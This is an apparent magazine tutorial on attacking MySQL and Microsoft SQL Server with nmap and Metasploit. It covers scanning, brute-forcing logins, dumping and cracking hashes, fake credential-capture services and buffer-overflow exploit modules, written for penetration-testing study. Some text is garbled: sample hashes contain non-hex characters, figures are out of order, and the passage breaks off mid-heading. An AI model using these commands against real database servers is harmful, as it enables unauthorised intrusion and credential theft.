[www.mcgraw-hill.co.uk](http://www.mcgraw-hill.co.uk)

PHONE: 44 (0)1628 502700

# How to use Sqlploit

Databases nowadays are everywhere, from the smallest desktop applications to the largest web sites such as Facebook. Critical business information are stored in database servers that are often poorly secured.

Someone with access to this information could have control over a company's or an organization's infrastructure. He could even sell this information to a company's competitors. Imagine the damage that something like this could cause. In this article, we will see how we can use Metasploit to attack our database servers.

Metasploit is a very powerful tool. Actually, it is not just a tool, it is a collection of tools. It is a whole framework. It has gained incredible popularity in the last few years because of its success in the fields of penetration testing and information security. It includes various tools, from various scanners to exploits. It can be used to discover software vulnerabilities and exploit them. With database servers having so many security weaknesses, Metasploit has numerous auxiliary modules and exploits to assist you with your database server penetration testing. Metasploit is available for all popular operating systems so what operating system you are already using might not be a problem. In this article we are going to use Metasploit's auxiliary modules and exploits to complete various penetration testing tasks against popular database servers, such as Microsoft SQL Server and MySQL. I hope you enjoy it!

## Attacking a MySQL Database Server

MySQL is the world's most used open source relational database management system. Its source

code is available under the terms of the GNU General Public License and other proprietary license agreements. MySQL is the first database choice when it comes to open source applications creation. MySQL is a very secure database system, but as with any software that is publicly accessible, you can't take anything for granted.

## Discover open MySQL ports

MySQL is running by default on port 3306. To discover MySQL you can do it either with nmap or with Metasploit's auxiliary modules.

## The NMAP way

Nmap is a free and open source network discovery and security auditing utility. It can discover open ports, running services, operating system version and much more. To discover open MySQL ports we use it in this way:

```
nmap -sT -sV -Pn -p 3306 192.168.200.133
```




Figure 1. Discovering MySQL servers – The nmap way

Parameters:

- sT: TCP connect scan
- sV: Determine Service version information
- Pn: Ignore Host discovery
- p 3306: Scan port 3306

Scanning the whole network:

```
nmap -sT -sV -Pn --open -p 3306 192.168.200.0/24
```

Parameters:

--open: Show only open ports (Figure 2)

## The Metasploit way

Metasploit offers auxiliary module `mysql_version`. This module enumerates the version of running MySQL servers. To use it type:

```
use auxiliary/scanner/mysql/mysql_version
```

To use this scanner you have to set its options. Type:

```
show options
```

To see a list of available options (Figure 3). Set the RHOSTS parameter:

```
set RHOSTS 192.168.200.133
```

or

```
set RHOSTS 192.168.200.0/24
```

Set the RPORT parameter to a different value if you believe that the MySQL Server is listening on a different port:

```
Set RPORT 3333
```

Increase THREADS value for a faster scanning (Figure 4):

```
set THREADS 50
```

Now, all you have to type is:

```
run
```

and hit enter (Figure 5).

As you can see from the screenshot we have a MySQL version 5.0.51a running at 192.168.200.133!

## Brute forcing MySQL

There is an auxiliary module in Metasploit called `mysql_login` which will happily query a mysql server for specific usernames and passwords. The options for this module are: Figure 6.




Figure 2. Discovering MySQL servers – The nmap way




Figure 3. mysql\_version auxiliary module options




Figure 4. mysql\_version options after setting them up




Figure 5. mysql\_version scanner in action




Figure 6. mysql\_login module options

To start your attack you have to set the RHOSTS option and choose a username and a password.

```
SET RHOSTS 192.168.200.133
```

```
SET USERNAME root
```

Leave the password blank. Your options, after executing the commands above, should seem like Figure 6. `mysql_login` will try to login with blank password and with the username as the password. Maybe we are lucky before we start brute-forcing database with passwords lists (Figure 7).

We were lucky! The administrator is completely ignorant. But what if we weren't so lucky? We then need a password list file. We can create one by ourselves or download one from the Internet. Let's create one!

### Creating a password list

To create our password list we are going to use `crunch`. If you are using BackTrack, `crunch` is already installed. Open *Privilege Escalation > Password Attacks > Offline Attacks > crunch*. Otherwise




Figure 7. Starting brute-forcing database with passwords lists




Figure 8. Generating a password list with crunch




Figure 9. mysql brute-force attack using password list

download it from here <http://sourceforge.net/projects/crunch-wordlist/>.

Execute:

```
./crunch 6 8 abcde123456 -o passfile.lst
```

The above command will create passwords between 6 and 8 characters long, consisting of ascii characters a,b,c,d,e and numbers 1,2,3,4,5,6 and will save the list into file `passfile.lst` (Figure 8).

### Using password lists

Now that we have our password list stored in `/pentest/passwords/crunch/passfile.lst`, we can use it in `mysql_login` module.

```
Set PASS_FILE /pentest/passwords/crunch/passfile.lst
```

Increase also the number of concurrent threads for a faster brute-force attack.

```
SET THREADS 50
```

```
run
```

`mysql_login` (Figure 9) module offers 2 other options, `USER_FILE` and `USERPASS_FILE`. You can use a username file list to try various username values by setting the `USER_FILE` option accordingly. With `USERPASS_FILE` parameter you can use a file which contains both usernames and passwords in the same file separated by space and one pair per line.

### Bypass MySQL Authentication

Module `mysql_authbypass_hashdump` exploits a password bypass vulnerability in MySQL and can




Figure 10. Running mysql\_authbypass\_hashdump module




Figure 11. mysql server hashes and usernames



extract usernames and encrypted passwords hashes from a MySQL server. To select it type:

```
use auxiliary/scanner/mysql/mysql_hashdump
```

Set RHOSTS and THREADS option:

```
set RHOSTS 192.168.200.133
set THREADS 50
```

and run the module. We can also set parameter username.

```
set username root
```

Unlucky! (Figure 10)

## Dump MySQL Password Hashes

`mysql_hashdump` extracts the usernames and encrypted password hashes from a MySQL server. One can then use `jtr_mysql_fast` module to crack them. The module is located in `auxiliary/scanner/mysql`. To use it set RHOSTS option to our target's IP address and increase THREADS value. If you have managed to reveal root password then set also options USERNAME and PASSWORD. Run the module to get your precious results! (Figure 11)

## Cracking passwords with John The Ripper

Metasploit offers module `jtr_mysql_fast`. This module uses John the Ripper to identify weak passwords that have been acquired from the `mysql_hashdump` module. John the Ripper is a free and Open Source software password cracker, avail-

able for many operating systems such as Unix, Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. After having acquired mysql hashes with `mysql_hashdump` module, load `jtr_mysql_fast` module and run it.

```
use auxiliary/analyze/jtr_mysql_fast
run
```

This module offers options such as setting a custom path for john the ripper. The option that interests you the most is the Wordlist option, which is a path to your desired password list (Figure 12).

## Getting the schema

A database schema describes in a formal language the structure of the database, the organization of the data, how the tables, their fields and relationships between them must be defined and more. In general, database schema defines the way the database should be constructed. Metasploit has the module `mysql_schemadump` to get MySQL schema. `mysql_schemadump` is located under `auxiliary/scanner/mysql`. To use it you have to set RHOSTS, USERNAME and PASSWORD options. If you are scanning more than one hosts increase THREADS value!

## Let's go Phishing

Phishing is an attempt to steal sensitive information by impersonating a well known organization. In the same manner you can trick a user to steal her MySQL credentials. One of the abilities of Metasploit is this, mimic known services and capture user credentials. Among the various capture modules there is a module called `mysql`. This module provides a fake MySQL service that is designed to capture MySQL server authentication credentials. It captures challenge and response pairs that can be supplied to Cain or John the Ripper for cracking.

To select the capture module type:

```
use auxiliary/server/capture/mysql
```

This module offers some interesting options. You can set CAINPWFIL option to store captured hashes in Cain&Abel format or JOHNPWFIL to store hashes in John The Ripper format. Leave SRVHOST option as it is, 0.0.0.0, to listen on the local host. You can also set the SRVVERSION option, which is the version of the mysql server that will be reported to clients in the greeting response. This option must agree with the true mysql server version on the network if you don't




Figure 12. `jtr_mysql_fast` module options



Figure 13. `mysql capture` module options

want to be detected. You can also configure the module to use SSL! (Figure 13)

Run the module and connect to the capture mysql server from another computer on the network to see how it is working. To connect to a mysql server open a terminal and type:

```
mysql -h ip_address -u root -p
```

Enter any password, for now, in mysql's prompt and see what is happening in Metasploit! (Figure 14)

Metasploit has captured the hash and now this hash is stored in cain and john format in files /tmp/john and /tmp/cain. These are the files that I have chosen.

### Cain Format

```
root NULL
94e243cab3181cvef73852s3011651369196a928
112263447569708899agbbfcddneff2113434455 SHA1
```

### John format

```
root:$mysql$1a$112263447569708899agbb
fcddneff2113434455 *
94e243cab3181cvef73852s3011651369196a928
```




Figure 14. mysql capture module in action




Figure 15. Exploit's and payload's options




Figure 16. mysql\_yassl\_hello exploit payloads

## MySQL Exploiting

MySQL database system is a very secure piece of software. Metasploit doesn't offer many MySQL exploits. Although some exploits exist.

### YaSSL Exploits

YaSSL is a lightweight embedded SSL library. Metasploit offers 2 exploits for this library. The `mysql_yassl_getname` and the `mysql_yassl_hello`. The `mysql_yassl_getname` exploits a stack buffer overflow in the yaSSL 1.9.8 and earlier and `mysql_yassl_hello` exploits a stack buffer overflow in the yaSSL 1.7.5 and earlier. To use any exploit you have to select it:

```
use exploit/linux/mysql/mysql_yassl_getname
use exploit/linux/mysql/mysql_yassl_hello
use exploit/windows/mysql/mysql_yassl_hello
```

As you can figure, the last exploit is for windows systems. After selecting your desired exploit, you have to select the payload. Each exploit offers a variety of payloads. You have to choose the most suitable for your target. To see a list of available payloads for the exploit type (Figure 15):

show payloads

The most successful exploits usually are the `reverse_tcp` payloads where the target machine connects back to you. Each payload offers some options. By typing

show options

you will see exploit's and payload's options (Figure 16).

### Other MySQL Exploits

We should mention here two more exploits that are available for MySQL systems that run on Windows servers. The `mysql_payload` and the `scrutinizer_upload_exec`. The first exploit, `mysql_payload`, creates and enables a custom UDF on the target. On default Microsoft Windows installations of MySQL 5.5.9 and earlier, directory write permissions are not enforced, and the MySQL service runs as LocalSystem. This module will leave a payload executable on the target system and the UDF DLL, and will define or redefine `sys_eval()` and `sys_exec()` functions. The `scrutinizer_upload_exec` module exploits an insecure config found in Scrutinizer NetFlow & sFlow Analyzer, a network traffic monitoring and analysis tool. By default, the software installs a default password in MySQL, and binds the service

to "0.0.0.0". This allows any remote user to login to MySQL, and then gain arbitrary remote code execution under the context of 'SYSTEM'.

## We are in!

And now what? Metasploit offers two modules that will assist you to enumerate a MySQL service or execute sql queries. All you need is a valid user-password pair. `mysql_enum` allows for simple enumeration of MySQL Database Server and `mysql_sql` allows for simple SQL statements to be executed against a MySQL instance. To select them, type:

```
use auxiliary/admin/mysql/mysql_enum
```

and execute the command

```
show options
```

to get a list of available options (Figure 17).

To use `mysql_sql` execute (Figure 18):

```
use auxiliary/admin/mysql/mysql_sql
```

and

```
show options
```

## Attacking a Microsoft SQL Server

Microsoft SQL Server (MSSQL) is a relational database management system (RDBMS) used to store, retrieve and manage information. As with many Microsoft's products, SQL Server has many

security weaknesses. Let's start by identifying running SQL servers on the network.

## Discover open MSSQL ports

MSSQL is running by default on port 1433. To discover SQL Server you can use either nmap or Metasploit's auxiliary module.

## The NMAP way

To discover open MSSQL ports we execute the following command:

```
nmap -sT -sV -Pn -p 1433 192.168.200.133
```

Usually administrators, when they need more than one instances of SQL server they run the second instance at port 1434.

```
nmap -sT -sV -Pn -p 1433,1434 192.168.200.133
```

Parameters:

- sT: TCP connect scan
- sV: Determine Service version information
- Pn: Ignore Host discovery
- p 1433,1434: Scan port 1433 and 1434

## Scanning the whole network

```
nmap -sT -sV -Pn --open -p 1433,1434 192.168.200.0/24
```

Parameters:

- open: Show only open ports




Figure 17. `mysql_enum` module options




Figure 19. `mssql_ping` module options




Figure 18. `mysql_sql` module options




Figure 20. `mssql_ping` module in action

## The Metasploit way

Metasploit offers auxiliary module `mssql_ping`. This module discovers running MSSQL services. To use it, type:

```
use auxiliary/scanner/mssql/mssql_ping
```

Type:

```
show options
```


for a list of available options (Figure 19).

To discover all running MSSQL services on the net, set `RHOSTS` value equal to `192.168.200.0/24`, assuming that your target network is in this range, increase threads value for a faster scanning and run the module (Figure 20).

## Brute forcing MSSQL

Auxiliary module `mssql_login` is working in the same manner as `mysql_login` does. It will query the MSSQL instance for a specific username and password pair. The options for this module are: Figure 21.


The default administrator's username for SQL server is `sa`. In the options of this module, you can specify a specific password, or a password list, a username list or a username-password list where usernames and passwords are separated by space and each pair is in a new line. Having set your options simply run the module and wait for your results! You can create your own password list file, like we did in the first chapter where we used `mysql_login` module.



```
root@bt:~# use auxiliary/scanner/mssql/mssql_login
root@bt:~# show options
Module options (auxiliary/scanner/mssql/mssql_login):
-----
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  true            no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to iterate through passwords
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS          192.168.200.0/24 yes       The target address range or CIDR identifier
RPORT          1433            yes       The target port
STOP_ON_SUCCESS  true            yes       Stop guessing when a credential works for a host
THREADS         1               yes       The number of concurrent threads
USERNAME        sa               no        A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     true            no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
USE_WINDOWS_AUTH false           yes       Use windows authentication (requires DOMAIN option set)
VERBOSE         true            yes       Whether to print output for all attempts

root@bt:~# use auxiliary/mssql_login >
```

Figure 21. `mssql_login` options



```
root@bt:~# use auxiliary/mssql_hashdump
root@bt:~# show options
Module options (auxiliary/scanner/mssql/mssql_hashdump):
-----
Name          Current Setting  Required  Description
-----
PASSWORD        no              no        The password for the specified username
RHOSTS          192.168.200.0/24 yes       The target address range or CIDR identifier
RPORT          1433            yes       The target port
THREADS         50              yes       The number of concurrent threads
USERNAME        sa               no        The username to authenticate as
USE_WINDOWS_AUTH false           yes       Use windows authentication (requires DOMAIN option set)

root@bt:~# use auxiliary/mssql_hashdump > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
root@bt:~# use auxiliary/mssql_hashdump >
```

Figure 22. `mssql_hashdump` module

## Dump MSSQL Password Hashes

`mssql_hashdump` extracts the usernames and encrypted password hashes from a MSSQL server and stores them for later cracking with `jtr_mssql_fast`. This module also saves information about the server version and table names, which can be used to seed the wordlist. The module is located in `auxiliary/scanner/mssql`. To use it set `RHOSTS` option to our target's ip address and increase `THREADS` value to 50. If you have managed to reveal root password then set also options `USERNAME` and `PASSWORD`. Run the module! (Figure 22).

## Cracking mssql passwords with John The Ripper

Metasploit offers module `jtr_mssql_fast`. This module works in the same manner as `jtr_mysql_fast` does. It uses John the Ripper to identify weak passwords that have been acquired from the `mssql_hashdump` module. After having acquire mssql encrypted hashes with `mssql_hashdump` module, load `jtr_mssql_fast` and run it.

```
use auxiliary/analyze/jtr_mssql_fast
```


and

```
run
```

You should set the `Wordlist` option which is the path to your desired password list (Figure 23).

## Getting Microsoft SQL Server schema

Metasploit offers the module `mssql_schemadump` to retrieve MSSQL schema. `mssql_schemadump` is located under `auxiliary/scanner/mssql`. This module attempts to extract the schema from a Microsoft SQL Server Instance. It will disregard builtin and example DBs such as `master`, `model`, `msdb`, and `tempdb`. The module will create a note for each DB found, and store a YAML formatted output as loot for easy reading. To use it you have to set `RHOSTS`, `USERNAME` and `PASSWORD`



```
root@bt:~# use auxiliary/jtr_mssql_fast
root@bt:~# show options
Module options (auxiliary/analyze/jtr_mssql_fast):
-----
Name          Current Setting  Required  Description
-----
JOHN_BASE      no              no        The directory containing John the Ripper (src, run, decl)
JOHN_PATH      no              no        The absolute path to the John the Ripper executable
Munge         false           no        Munge the Wordlist (slow)
Wordlist       no              no        The path to an optional wordlist

root@bt:~# use auxiliary/jtr_mssql_fast >
```

Figure 23. `jtr_mssql_fast` module options

options. If you are scanning more than one hosts increase the THREADS value to get results faster.

## Phishing with MSSQL

Metasploit has also a mssql capture module, called `mssql`. This module provides a fake MSSQL service that is designed to capture MSSQL server authentication credentials. The module supports both the weak encoded database logins as well as Windows login (NTLM). To select the capture module type:

```
use auxiliary/server/capture/mssql
```

You can set CAINPWFIL option to store captured hashes in Cain&Abel format or JOHNPWFIL to store hashes in John The Ripper format. Leave SRVHOST option as it is, 0.0.0.0, to listen on the local host. You can configure the module to use SSL (Figure 24). Run the module and connect to the capture mssql server from another computer on the network to see how it is working. To connect to a mssql server open your Microsoft SQL Server management studio and try to login to the running service (Figure 25). Metasploit has captured the username and the password the user entered to login to the fake MSSQL service.

## Exploiting the Microsoft world

Metasploit offers some MSSQL exploits. Let's take a look.

### SQL Server 2000

SQL server 2000 is a very old version of Microsoft SQL Server and is hard to find it on Production

environments nowadays. `ms02_039_slammer` exploits a resolution service buffer overflow. This overflow is triggered by sending a udp packet to port 1434 which starts with 0x04 and is followed by long string terminating with a colon and a number. To select it for use simply type:

```
use exploit/windows/mssql/ms02_039_slammer
```

Another exploit module for SQL Server 2000 is `ms02_056_hello`. `ms02_056_hello` is an exploit which will send malformed data to TCP port 1433 to overflow a buffer and possibly execute code on the server with SYSTEM level privileges. To select it, type:

```
use exploit/windows/mssql/ms02_056_hello
```

### SQL Server 2000 – SQL Server 2005

`ms09_004_sp_replwritetovarbin` and `ms09_004_sp_replwritetovarbin_sqlj` exploit a heap-based buffer overflow that occur when calling the undocumented "sp\_replwritetovarbin" extended stored procedure. This vulnerability affects all versions of Microsoft SQL Server 2000 and 2005, Windows Internal Database, and Microsoft Desktop Engine without the updates supplied in MS09-004. Microsoft patched this vulnerability in SP3 for 2005. To use these exploits you type:

```
use exploit/windows/mssql/ms09_004_sp_replwritetovarbin
```

or

```
use exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqlj
```

As with any Metasploit module, you can type

show options

to get a list of available options (Figure 26).




Figure 24. mssql capture module options




Figure 25. Login attempt captured by mssql capture module



Figure 26. ms09\_004\_sp\_replwritetovarbin\_sqlj module options

## Type

